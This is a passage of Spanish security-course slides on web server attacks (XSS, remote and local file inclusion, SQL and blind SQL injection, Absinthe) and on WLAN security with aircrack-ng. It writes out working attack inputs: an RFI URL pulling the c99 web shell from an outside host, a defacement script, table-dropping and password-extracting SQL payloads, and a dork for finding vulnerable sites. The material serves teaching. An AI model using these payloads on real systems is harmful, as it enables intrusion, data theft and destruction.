- La inyección de código por medio de la URL consiste en modificar las variables que se envían mediante GET a otra página. Si la otra página los escribe por pantalla ya tenemos la vulnerabilidad. Por ejemplo:

Código página index.html

```
<HTML>
<HEAD>
<TITLE>Práctica XSS</TITLE> </HEAD>
<BODY>
<A HREF="xss.php?var=hola">HOLA</A>
<A HREF="xss.php?var=adios">ADIOS</A>
</BODY>
</HTML>
```

Código xss.php

```
<?php
$bug = $_GET["var"];
echo "Has escrito: ".$bug; ?>
```


- En el código no hay ningún formulario para injectar texto, pero si que le pasa variables a través de la URL, así que puede modificar la variable var. Con la URL maliciosa sólo hace falta un poco de ingeniería social para enviársela a alguien para que ejecute el código en su navegador.
- [http://www.webvuln.es/xss.php?var=lo que desea ejecutar](http://www.webvuln.es/xss.php?var=lo%20que+desea+ejecutar)

Para evitar los ataques XSS lo mejor es filtrar cualquier código HTML o script. Para ello bastará con eliminar los caracteres "<"y">".

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: REMOTE FILE INCLUSIÓN (RFI) Y LOCAL FILE INCLUSIÓN (LFI)

- El objetivo de estas dos técnicas es hacer que el servidor ejecute código malicioso. Por ejemplo, este tipo de ataques se suele utilizar mucho para que el servidor ejecute un shell web para obtener control total sobre el sistema.



<http://localhost/index.php?page=http://www.t00ls.org/c99.txt>

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: REMOTE FILE INCLUSIÓN (RFI) Y LOCAL FILE INCLUSIÓN (LFI)

- ❑ La diferencia entre ambas técnicas es que LFI consiste en *subir el código malicioso en el propio servidor a través de foros, web de subida de ficheros, etc.* Y RFI consiste en subir el fichero en otro servidor remoto pero hacer que la víctima sea la que ejecuta dicho código.
- ❑ La vulnerabilidad RFI (Remote File Inclusion) consiste en incluir archivos remotos en documentos hechos en php, jsp, asp .... La función "include();" de php y sus homólogos en otros lenguajes servidor, permite incluir archivos dentro del mismo documento como si fuesen parte del texto. La función se puede usar de dos formas:
  - ✓ *include("web.html"); Así el documento no sería vulnerable porque no permite cambiar el archivo a incluir.*
  - ✓ *include(\$variable); Esta es la forma vulnerable, ya que permite modificar la variable mediante la URL.*

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: REMOTE FILE INCLUSIÓN (RFI) Y LOCAL FILE INCLUSIÓN (LFI)

- ❑ Esta vulnerabilidad no afecta solamente a la seguridad de los usuarios sino también la del servidor ya que permite modificar archivos de la página.
- ❑ Se suele encontrar en web que usan esta función en los enlaces. Por ejemplo, imagine una web que muestre la publicidad en la parte donde muestra el contenido principal y un menú. En el menú hay enlaces para moverse por el interior de la web, pero estos enlaces no elevan a otra web, lo que hacen es que cambian el valor de la variable de "incluye (\$var);". Entonces puede modificar ese valor para incluir dentro un documento con el código deseado.

### Ejemplo

#### *Paso 1. Localización de sitios web vulnerables*

- ❑ El primer paso es localizar un sitio web vulnerable utilizando un programa para tal efecto o examinando el código fuente.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: REMOTE FILE INCLUSIÓN (RFI) Y LOCAL FILE INCLUSIÓN (LFI)

### Paso 2. Explotar la vulnerabilidad

- Una vez localizado el sitio web vulnerable hay que disponer de un servidor web donde incluir el código que desea ejecutar. El sitio web puede ser en un servidor nuestro o en un servidor anónimo. Para incluir un fichero se realiza de la siguiente forma:

<http://www.webvulnerable.es/pagina.php?variable=http://www.miweb.com/code.txt>

- Como ha podido ver, se ha incluido un archivo .txt porque si se incluye un archivo .php se ejecutaría en nuestro servidor (algo no deseado) y no en el de la web vulnerable. El archivo podría contener por ejemplo:

```
<?php  
echo "<hl>Vulnerable a RFI</hl>";  
?>
```

- Evidentemente, puede ejecutar cualquier programa para hacer cualquier cosa en el servidor. Esta técnica es comúnmente utilizada por los hackers para efectuar defaces (cambiar el contenido de la web o incluir su firma).
- Para modificar un fichero sólo hay que crear un script que cambie el contenido de la página principal (por ejemplo, index.html), subirlo a un servidor web e incluiría dentro de la web vulnerable. A continuación, puede ver un ejemplo del código que modifica el fichero index.php

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: REMOTE FILE INCLUSIÓN (RFI) Y LOCAL FILE INCLUSIÓN (LFI)

```
<?php  
$a= fopen("index.php","w");  
$b = "<center><h1>Vulnerable a XSS</h1></center>";  
fwrite($a,$b);  
?>
```

- Para incluirlo solamente hay que ejecutar el script:

*[www.webvulnerable.es/pagina.php?variable=http://www.miweb.com/code.txt](http://www.webvulnerable.es/pagina.php?variable=http://www.miweb.com/code.txt)*

### **Contramedidas**

***Para evitar este tipo de ataques debe evitar que se suban ficheros en el servidor en ubicaciones donde Apache, tomcat .. tenga permisos de ejecución.***

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: INYECCIÓN SQL: Introducción

- El lenguaje SQL (Structured Query Language) se utiliza para interactuar con bases de datos relacionales. Existen diferentes variantes de SQL. La mayoría de los dialectos de uso común en la actualidad están basados en SQL-92, el estándar ANSI más reciente. La unidad fundamental de ejecución en SQL es la consulta, la cual está formada por una colección de sentencias que, básicamente, devuelven un único resultado. Las sentencias SQL pueden modificar la estructura de la base de datos y manipular los contenidos.
- Se entiende por inyección SQL el hecho de insertar una serie de sentencias SQL en una consulta mediante la manipulación de la entrada de datos de una aplicación. Con la inyección SQL se puede conseguir validaciones de entrada, extracción, modificación de datos e incluso el compromiso total del servidor. Dadas las diferencias inherentes en los diferentes tipos de bases de datos y lenguajes, cada tipo de servidor tiene sus propias peculiaridades y métodos de inyección.

*A continuación se va a ver un ejemplo con la base de datos Access y con el lenguaje ASP:*

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: INYECCIÓN SQL: Introducción

### Código - formulario de envío de datos

```
<FORM ACTIM="login.asp" METHOD="post" target="derecha">
<B>Usuario:</B> <INPUT NAME="usuario" SIZE=111511> <BR>
<B>Contraseña:</B> <INPUT TYPE="PASSWORD" NAME="clave" SIZE="15">
<BR><INPUT TYPE="Submit" VALUE="login"><BR> .....
```

### Código ASP

```
Dim usu, pass, conexión, Rs, sql, conta, wsql
usu= Trim(Request.Form("usuario"))
pas = Trim(Request.Form("clave"))
set conexion=Server.CreateObject ("ADODB.Connection")
conexion.open "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=&Server.MapPath ( "videoclub.mdb")"
sql = "SELECT * FROM CLIENTE WHERE NOMBRE = ' " & usu & " ' AND PASS = ' " & pas & " ' "
set RS=conexion.execute (sql)
If (RS.EOF = true) then
response .redirect" error.asp"
end if
If (rs ("COD_PRIVILEGIO") =1) then Response.Write "Te logueaste con exito."
    response.write("<tr><td><CENTER>"&RS("nombre")&"</CENTER></td>")
    response.write ("<tr><td><CENTER>"&RS ("DNI") & " euros</CENTER></td>")
end if
```

Ejemplo muestra el nombre y DNI del usuario coincidente con user y pass de la tabla cliente. La aplicación tiene que enviar los datos de las variables user y pass proporcionados por el usuario, comprobar la coincidencia y devolver así el registro correcto en el caso de existir o el mensaje de error en caso de no encontrar coincidencias.


# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB:

### INYECCIÓN SQL: Explotar la vulnerabilidad

- Como puede observar en el anterior código, la consulta no filtra el carácter apostrofo/comilla simple en el nombre de usuario ni en la contraseña lo que implica que la página web es vulnerable a la inyección SQL.
- Ahora, para explotarlo necesita construir una nueva consulta a través de los parámetros de la consulta de validación de tal forma que siempre sea verdadera.

```
SELECT * FROM CLIENTE WHERE NOMBRE = ' ' or '1'='1'  
AND PASS = 'cualquier_cosa'
```



Como puede ver en la consulta siempre será cierta ya que siempre  $1=1$ , por lo que se ejecutará y la base de datos devolverá resultados.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: INYECCIÓN SQL: Explotar la vulnerabilidad

- ❑ A continuación puede ver una serie de inyecciones SQL para la base de datos MYSQL:
  - ❖ `';drop table Usuarios -- Elimina la tabla Usuarios.
  - ❖ ` having 1=1-- Muestra el mensaje de error:
    - ✓ Column 'Usuarios.Id' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
    - ✓ A partir del mensaje de error se obtiene el nombre de la tabla y la primera columna de la tabla donde se está ejecutando.
  - ❖ ` group by Usuarios.Id having 1=1-- Muestra el mensaje dc error:
    - ✓ Column IUsuariosUsuarjol is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
    - ✓ Donde se obtiene la segunda columna del Query al igual que el nombre de la tabla.
  - ❖ ` union select sum(Usuario) from Usuarios-- Muestra el mensaje de error:
    - ✓ Operand data type char is invalid for sum operator.
    - ✓ Se obtiene el tipo de dato de la columna a la cual se quiere realizar la sumatoria.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: INYECCIÓN SQL: Explotar la vulnerabilidad

- ❑ ` union select @@version,'1','1','1','1','1','1','1','1'-- Muestra el mensaje de error:
  - ✓ Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.1406.00 (Intel X86) Mar 3 2007 18:40:02 Copyright (c) 1988-2005 Microsoft Corporation Standard Edition on Windows NT 5.1 (Build 2600: Service Pack 2)' to data type int. 5
  - ✓ Se obtiene la versión de la base de datos.
- ❑ ` union select min(Usuario),'1','1','1','1','1','1','1' from Usuarios where Usuario> 'a'-- Muestra el mensaje de error:
  - ✓ Conversion failed when converting the varchar value 'inquil 1 to data type int.
  - ✓ Se obtiene el nombre de un usuario que empiece o que la condición "a" sea la más cercana a los nombres de los usuarios de la tabla, que en el ejemplo el usuario es "inquil".
- ❑ ` union select Contraseña,1,1,1,1,1,1,1 from Usuarios where Usuario = 'inquil'-- Muestra el mensaje de error:
  - ✓ Conversion failed when converting the nvarchar value 'inq1448 ' to data type int.
  - ✓ Se obtiene el password del usuario indicado en la condición.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: INYECCIÓN SQL: Blind SQL y otras

- Las inyecciones SQL se pueden utilizar para validarse ilícitamente en un sistema, pero también pueden utilizarse para obtener información de las bases de datos, ver su estructura, modificarla, eliminarla, etc. Para ello se usan cláusulas del tipo UNION o la inyección SQL ciega (Blind SQL).
- A continuación puede ver un ejemplo sencillo donde una página envía el login y el password de un usuario a otra página que se encarga de comprobar si los datos son correctos.

### **Código que envía datos**

```
$us=$ POST [ 'usuario' ]; $pas=$ POST [ 'pass' ];
if($GET['usuario']|| $GET['pass']){
die('Hack Attempt');
sql="SELECT password FROM usuarios WHERE user = '$us';
```

### **Código que recibe datos**

```
$resp = mysql_query($sql) or die(mysql_error());
if (mysql_fetch_array($resp)){
if($resp==$pas) {
echo "Inicio de sesión correcto";
}else{
echo "el password $resp es incorrecto";}}
```

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: INYECCIÓN SQL: Blind SQL y otras

- Para obtener la contraseña hay una instrucción en SQL llamada UNION, que sirve para obtener información de dos tablas. UNION necesita algunos requisitos.
  - ✓ Introducir la misma cantidad de valores que tiene la tabla.
  - ✓ Disponer de un informe de los errores que provocaremos en la instrucción
- Para empezar hay que tener en cuenta que la instrucción a modificar es la siguiente:  
`SELECT password FROM usuarios WHERE user = '$us'`
- Como ejemplo, si introduce el nombre de usuario auditor la instrucción queda de la siguiente forma:  
`SELECT password FROM usuarios WHERE user = 'auditor'`
- El operador en SQL UNION necesita que el número de columnas sea igual, sino nos mostrará un error. Y exactamente, lo que necesita es un error, para saber cuando la consulta está bien o mal. El operador UNION se utiliza en el campo usuario, como por ejempl, de la siguiente forma:  
usuario: '**AND 0 UNION SELECT 1 AND '1'='**'  
  
`SELECT password FROM usuarios WHERE user = ' 'AND 0 UNION SELECT 1 AND '1'=' '`

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: INYECCIÓN SQL: Blind SQL y otras

- Para obtener la contraseña del usuario se va a realizar un ataque del BLIND SQL. El modo de funcionamiento de este tipo de ataque se basa en conseguir que los comandos se ejecuten con la desventaja de no poder visualizar el resultado. Esta falta de muestreo de resultados se produce por el tratamiento total de los códigos de error, y la imposibilidad de modificar, a priori, ninguna información de la base de datos. Pero, a pesar de todo eso, si que es posible conseguir información de la base de datos, modificando la información que se envía y viendo los cambios en las respuestas que se obtienen. El objetivo del Blind SQL es detectar esos cambios para poder averiguar la información extraída en función de esos cambios. Para eso, utilizaremos un vector de ataque basado en lógica booleana, o sea, verdadero o falso. Una sentencia en la SQL+ en la que los datos que se muestran cambian y una SQL0 en la que los datos que se muestran no cambian. A continuación puede ver un ejemplo:

**SQL0**  
**SQL+**

***<http://www.ejemplo.com/noticias.php?id=1 and 1=1>***  
***<http://www.ejemplo.com/noticias.php?id=1 and 1=0>***

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: INYECCIÓN SQL: Blind SQL y otras

- Cómo puede sacar más partido? Pues continuando con el ejemplo anterior, suponga que quiere saber si existe una determinada tabla:

`http://www.ejemplo.com/noticias.php?id=1 and exists (select * from usuarios)`

- Si el resultado de la consulta sigue siendo la misma noticia con id=1, entonces existe la tabla. En el caso de que no sea así entonces sabrá que no existe la tabla o no tiene acceso a ella.
- Suponga que quiere llegar más lejos y saber el nombre del usuario administrador de una base de datos MySQL:

`https://www.wev.com/noticias.php?id=1 and 300>ASCII(substring(user(),1,1))`


- Con esa última inyección obtiene si el valor ASCII de la primera letra del nombre del usuario es menor que 300 y por tanto puede concluir que es una SQL0. Evidentemente se pueden ir acotando valores para dar con el resultado correcto. Como es una tarea laboriosa el hecho de localizar y explotar una web vulnerable, existen diversas técnicas de automatización.
- En la web [www.datasecurity.com/sqlinjection-tools.com](http://www.datasecurity.com/sqlinjection-tools.com) se pueden encontrar diversas herramientas para el escaneo y explotación de Blind SQL.

# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB:

### INYECCIÓN SQL: Absinthe

- Absinthe es una potente herramienta que realiza de forma automatizada las consultas necesarias para obtener información mediante las acotaciones explicadas anteriormente. Veamos un ejemplo:
- En primer lugar hay que buscar en Google algo como: `inurl:noticias.php?id=`" con lo que le solicita a Google todas las páginas que contienen formatos de uri susceptibles a este tipo de ataque. En el ejemplo, se buscan las páginas con el nombre noticias.asp pero también puede buscar páginas del tipo news.asp, producto.jsp, etc. A continuación hay que probar mediante sentencias SQL0 y SQL+ si alguna de esas web es vulnerable.
- *Si la web es vulnerable, para obtener las BD completas hay que realizar los siguientes pasos:*



# Comunicaciones Seguras

## Vulnerabilidades en la Seguridad en Servidores WEB: INYECCIÓN SQL: Absinthe

### ***Iniciar el sistema***

- ❑ Para comprender mejor el funcionamiento de Absinthe puede ver una serie de marcas numéricas para indicar los distintos apartados y opciones de la aplicación.
  1. Permite indicar el tipo de base de datos objeto del ataque. Absinthe es capaz de trabajar con MS SQL Server, Oracle, PostgreSQL y SysBase.
  2. Escriba la web vulnerable que desea utilizar pero sin indicar el parámetro vulnerable ya que eso se hará en los puntos 3 y 4. Por ejemplo, si la web vulnerable es [www.ejemplo.com/news.asp?id=1234](http://www.ejemplo.com/news.asp?id=1234) en el punto 2, hay que indicar: [www.ejemplo.com/news.asp](http://www.ejemplo.com/news.asp).
  1. Indique la variable vulnerable, que en el ejemplo es id.
  2. En default value indique el número de id de noticia por defecto de la página y con el que se probaron SQL+ y SQL0. En este caso 1234.
- ❑ Además debe activar la casilla Injectable parameter para después pulsar el botón Add parameter para que aparezca en el listado de parámetros

# Sistemas de Seguridad en WLAN

## Contenidos

- 1. Introducción a los sistemas de seguridad en WLAN.**
- 2. Rompiendo Redes Inalámbrica: Aircrack-ng**  
<http://www.aircrack-ng.org/>
- 3. Minidwep-gtk (Live Wifiway 2.0)**  
<http://www.wifiway.org/>
- 4. Servidor de Autenticaciones RADIUS**  
Sw: freeradius - <http://freeradius.org/>
- 5. Recomendaciones de Seguridad WLAN**



# Sistemas de Seguridad en WLAN

## Introducción a los sistemas de seguridad en WLAN



- En los últimos años ha irrumpido con fuerza, en el sector de las redes locales, las comunicaciones inalámbricas, también denominadas wireless. La tecnología inalámbrica ofrece muchas ventajas en comparación con las tradicionales redes conectadas por cable.

Una de las principales ventajas es la capacidad de brindar conectividad en cualquier momento y lugar, es decir mayor disponibilidad y acceso a redes.

La instalación de la tecnología inalámbrica es simple y económica. El coste de dispositivos inalámbricos domésticos y comerciales continúa disminuyendo.

La tecnología inalámbrica permite que las redes se amplíen fácilmente, sin limitaciones de conexiones de cableado, por lo que es fácilmente escalable.

# Sistemas de Seguridad en WLAN

## Introducción a los sistemas de seguridad en WLAN



- A pesar de la flexibilidad y los beneficios de la tecnología inalámbrica, existen algunos riesgos y limitaciones.

Utilizan rangos del espectro de radiofrecuencia (RF) sin costes de licencia por su transmisión y uso. Estos rangos al ser de uso público están saturados y las señales de distintos dispositivos suelen interferir entre sí.

El área problemática de la tecnología inalámbrica es la seguridad. Permite a cualquier equipo con tarjeta de red inalámbrica interceptar cualquier comunicación de su entorno.

- Para tratar estas cuestiones de seguridad se han desarrollado técnicas para ayudar a proteger las transmisiones inalámbricas, por ejemplo la encriptación y la autenticación. A pesar de las siguientes técnicas que se presentan a continuación, y de los problemas propios asociados a las comunicaciones cableadas (fibra, cable de pares, coaxial) como las interferencias y deterioros o daños físicos del material, éstas siguen siendo los medios de acceso físico más seguros que existen en la actualidad.

# Sistemas de Seguridad en WLAN

## Introducción a los sistemas de seguridad en WLAN



- ❑ Los sistemas de cifrado empleados para autenticación como encriptación en redes inalámbricas son:
  - ❖ **Sistema abierto u Open System:** es decir sin autenticación en el control de acceso a la red, normalmente realizado por el punto de acceso, ni cifrado en las comunicaciones.
  - ❖ **WEP o Wired Equivalent Privacy** o Privacidad Equivalente a Cableado: sistema estándar diseñado en la norma básica de redes inalámbricas 802.11. Emplea un algoritmo de cifrado RC4 para la confidencialidad, mientras que el CRC-32 proporciona la integridad. En cuanto a la autenticación existen 2 métodos:
    - ✓ **Autenticación de Sistema Abierto:** *el cliente WLAN no se tiene que identificar en el Punto de Acceso durante la autenticación. Así, cualquier cliente, independientemente de su clave WEP, puede verificarse en el Punto de Acceso y luego intentar conectarse. En efecto, la no autenticación (en el sentido estricto del término) ocurre. Después de la autenticación y la asociación, el sistema WEP puede ser usado para cifrar los paquetes de datos. En este punto, el cliente tiene que tener las claves correctas.*

# Sistemas de Seguridad en WLAN

## Introducción a los sistemas de seguridad en WLAN



✓ **Autenticación mediante Clave Compartida:** WEP es usado para la autenticación. Este método se puede dividir en cuatro fases:

I) La estación cliente envía una petición de autenticación al Punto de Acceso.

II) El punto de acceso envía de vuelta un texto modelo.

III) El cliente tiene que cifrar el texto modelo usando la clave WEP ya configurada, y reenviarlo al Punto de Acceso en otra petición de autenticación.

IV) El Punto de Acceso descifra el texto codificado y lo compara con el texto modelo que había enviado. Dependiendo del éxito de esta comparación, el Punto de Acceso envía una confirmación o una denegación. Después de la autenticación y la asociación, WEP puede ser usado para cifrar los paquetes de datos.

A primera vista podría parecer que la autenticación por Clave Compartida es más segura que la autenticación por Sistema Abierto, ya que éste no ofrece ninguna autenticación real. Sin embargo, es posible averiguar la clave WEP estática interceptando los cuatro paquetes de cada una de las fases de la autenticación con Clave Compartida.

# Sistemas de Seguridad en WLAN

## Introducción a los sistemas de seguridad en WLAN



- ❑ **WPA o Wi-Fi Protected Access** o Acceso Protegido Wi-Fi: creado para corregir las deficiencias del sistema previo WEP. Se han realizado 2 publicaciones del estándar WPA como solución intermedia, y el definitivo WPA2 es la versión certificada del estándar de la IEEE bajo el estándar 802.11i.
- ❑ Se proponen 2 soluciones según el ámbito de aplicación:
  - ✓ *WPA Empresarial o WPA-Enterprise (grandes empresas): la autenticación es mediante el uso de un servidor RADIUS, donde se almacenan las credenciales y contraseñas de los usuarios de la red.*
  - ✓ *WPA Personal (pequeñas empresas y hogar): la autenticación se realiza mediante clave precompartida, de un modo similar al WEP.*

# Sistemas de Seguridad en WLAN

## Introducción a los sistemas de seguridad en WLAN



- ❑ Una de las mejoras sobre WEP, es la implementación del Protocolo de Integridad de Clave Temporal (TKIP - Temporal Key Integrity Protocol), que cambia claves dinámicamente a medida que el sistema es utilizado. Cuando esto se combina con un vector de inicialización (IV) mucho más grande, evita los ataques de recuperación de clave (ataques estadísticos) a los que es susceptible WEP.
- ❑ Adicionalmente a la autenticación y cifrado, WPA también mejora la integridad de la información cifrada. La comprobación de redundancia cíclica (CRC - Cyclic Redundancy Check) utilizado en WEP es inseguro, ya que es posible alterar la información y actualizar la CRC del mensaje sin conocer la clave WEP. WPA implementa un código de integridad del mensaje (MIC - Message Integrity Code), también conocido como "Michael". Además, WPA incluye protección contra ataques de "repetición" (replay attacks), ya que incluye un contador de tramas.
- ❑ Aportando un mayor nivel de seguridad en el cifrado, es posible emplear el algoritmo de cifrado simétrico AES-Advanced Encryption Standard, más robusto y complejo que TKIP, aunque su implementación requiere de hardware más potente por lo que no se encuentra disponible en todos los dispositivos.
- ❑ Aunque WPA es indiscutiblemente el sistema más seguro, uno de los grandes problemas que se plantea es la compatibilidad y disponibilidad de las distintas versiones y algoritmos de cifrado del mismo.

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



- ❑ Existen muchos programas que nos permiten romper la seguridad de una red inalámbrica. Sin duda alguna el más importante es aircrack-ng en su versión de Linux (aunque también existe su homólogo en Windows) y Cain de Windows.
- ❑ A continuación se va a utilizar aircrack-ng en Linux por ser la mejor forma de romper las redes inalámbricas.
- ❑ Aircrack-ng ([www.aircrack.ng.org](http://www.aircrack.ng.org)) es una colección de herramientas que permiten auditar y atacar redes inalámbricas. Las herramientas que incluye aircrack son las siguientes:
  - ✓ **airmon-ng.** Permite poner la tarjeta inalámbrica en modo monitor (Sniffer).
  - ✓ **airodump-ng.** Guarda los paquetes de la interfaz WLAN para procesarlos más tarde con **aircrack-ng**.
  - ✓ **aircrack-ng.** Permite romper el protocolo **WEP** y **WPA-PSK** para conseguir la clave de encriptación.

# Sistemas de Seguridad en WLAN

